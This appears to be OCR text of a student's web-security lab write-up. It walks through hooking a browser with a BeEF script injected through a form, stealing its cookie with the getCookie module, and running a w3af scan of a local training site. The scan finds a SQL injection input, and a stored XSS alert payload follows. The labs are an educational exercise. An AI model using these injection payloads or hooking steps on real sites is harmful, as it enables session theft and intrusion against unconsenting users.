


1. Now enter the name as rob
2. Use the message as the javascript code.. This one **<script type="text/javascript" src="http://127.0.0.1:3000/hook.js"></script>**
3. **Click enter**
4. **You will see this**


Next right click and inspect element.
Select the hello element and it will be noticeable that the javascript is injected into it.


```
<pre>
    Hello
    <script src=""http://127.0.0.1:3000
    /hook.js"" type=""text/javascript"">
</pre>
```

Now you will notice that the terminal and and beef have update. See screenshot. We have “Hooked” a website/ victium.



So now beef collects information on our hooked browser.
It gives you suggested information what attacks to use.







Green is more likely to happen, red isnt.

We will try the getCookie attack module.

First go under browser->hooked domain->getCookie



Then click excuse in the in the bottom right.





As you can see the beef got the cookie information (This is class).

I will try to create alert function. This si the red section so it might not work.

Click on the browser->hooked domain->createAlert

Click excute





I love beef and you can do way more.

LAB 10: USE W3AF OR W3AF_CONSOLE VS DOJO-BASIC. THIS IS OPEN ENDED, BUT AT LEAST FIND SQLI AND XSS.


ROBERT JAMES GABRIEL
PART 7 - 24 APRIL 2016

SETUP

Open Your Vm Fusion


Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm




Open the following

5. Firefox



First one firefox and visit http://dojo-basic/



Next we want to get the ip address for the website http://dojo-basic/


Switch to firefox

Right click

Click inspect elements


Switch to network tab

Reload Page




In the headers tab in the bottom right, is the report ip for the website which is **127.42.84.1:80**

Next open up terminal
Type in ./w3af_console




SET PROFILE


Type Profiles



Type help



Type use fast_scan , which will use the settings for checking for sql injections and xxs.



STARTING A SCAN

w3af>>> target
w3af/config:target>>> set target http://dojo-basic/
w3af/config:target>>> back
w3af>>>

```
w3af>>> target
w3af/config:target>>> set target http://dojo-basic/
w3af/config:target>>> back
w3af>>>
```

Finally, run start in order to run all the configured plugins.

w3af>>> start

```
w3af>>> start
Auto-enabling plugin: discovery.allowedMethods
Auto-enabling plugin: discovery.serverHeader
Auto-enabling plugin: discovery.frontpage_version
The page language is: en
A comment with the string "user" was found in: "http://dojo-basic/". This could be
esting. This information was found in the request with id 1.
An exception was found while running grep.privateIP on "http://domain/ | Method: G
he exception was: "Complex classes like <type 'NoneType'> need to inherit from dis
 to be stored." at timeout_function.py:836. The scan will continue but some vulner
ies might not be identified.
An exception was found while running grep.privateIP on "http://domain/_vti_inf.htm
thod: GET". The exception was: "Complex classes like <type 'NoneType'> need to inh
rom disk_item to be stored." at timeout_function.py:836. The scan will continue bu
 vulnerabilities might not be identified.
The server header for the remote web server is: "Apache/2.4.7 (Ubuntu)". This info
n was found in the request with id 17.
"X-Powered-By" header for this HTTP server is: "PHP/5.5.9-1ubuntu4.14". This infor
 was found in the request with id 18.
An exception was found while running grep.privateIP on "http://domain/ | Method: O
". The exception was: "Complex classes like <type 'NoneType'> need to inherit from
item to be stored." at timeout_function.py:836. The scan will continue but some vu
ilities might not be identified.
A comment with the string "user" was found in: "http://dojo-basic/index.php". This
 be interesting. This information was found in the request with id 25.
New URL found by webSpider plugin: http://dojo-basic/
New URL found by webSpider plugin: http://dojo-basic/favicon.ico
New URL found by webSpider plugin: http://dojo-basic/index.php
New URL found by serverHeader plugin: http://dojo-basic/
New URL found by serverHeader plugin: http://dojo-basic/favicon.ico
New URL found by serverHeader plugin: http://dojo-basic/index.php
New URL found by allowedMethods plugin: http://dojo-basic/
New URL found by allowedMethods plugin: http://dojo-basic/favicon.ico
New URL found by allowedMethods plugin: http://dojo-basic/index.php
New URL found by webSpider plugin: http://dojo-basic/index.php
Found a form login. The action of the form is: "http://dojo-basic/index.php".
The username field to be used is: "user_name".
The password field to be used is: "password".
Starting form authentication bruteforce on URL: "http://dojo-basic/index.php".
```

This will take a while.


From the results, it does several things

1. Like full list of urls
2. Any comments found in the page
3. Any poor sql queries such as *
4. If other fill is enabled on forms
5. Give a list of fuzz able requests found and on the pages such as the login.php
6. The list of errors of caughions with different ids.

Some highlights which include sql injection


SQL INJECTION ERRORS

SQL injection in a MySQL database was found at: "http://dojo-basic/index.php?page=login.php", using HTTP method POST. The sent post-data was: "password=FrAmE30.&user_name=d'z"0&Submit_button=Submit". The modified parameter was "user_name". This vulnerability was found in the request with id 136.



So let try this on.

- Visit http://dojo-basic/index.php?page=login.php
- Enter the password as FrAmE30.
- Enter the username as d'z"0




You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'z"0" at line 1

SQL Statement:SELECT * FROM accounts WHERE username='John8212' AND password='d'z"0'

As you can see we get the error with the accounts table.We shouldn't be able to see that the table is accounts.

Where a normal error login is the following




We can do a lot more damage. but thats for another day.

Next switch back to the terminal
Let look for an xxs attack points


At the end you can see

The URI: "http://dojo-basic/?page=add-to-your-blog.php" has a parameter named: "page" with value: "add-to-your-blog.php", which is quite odd. This information was found in the request with id 123.


Visit http://dojo-basic/?page=add-to-your-blog.php
According to the scan this page is vunenble to the xxs.
So we type **<script> alert("Hi Vincent From Robin"); </scirpt>** into the input



This will make a popup show up when people go to the page.



You can see that its posted as a comment.



Theres plenty more you can do. But for the labs that is it.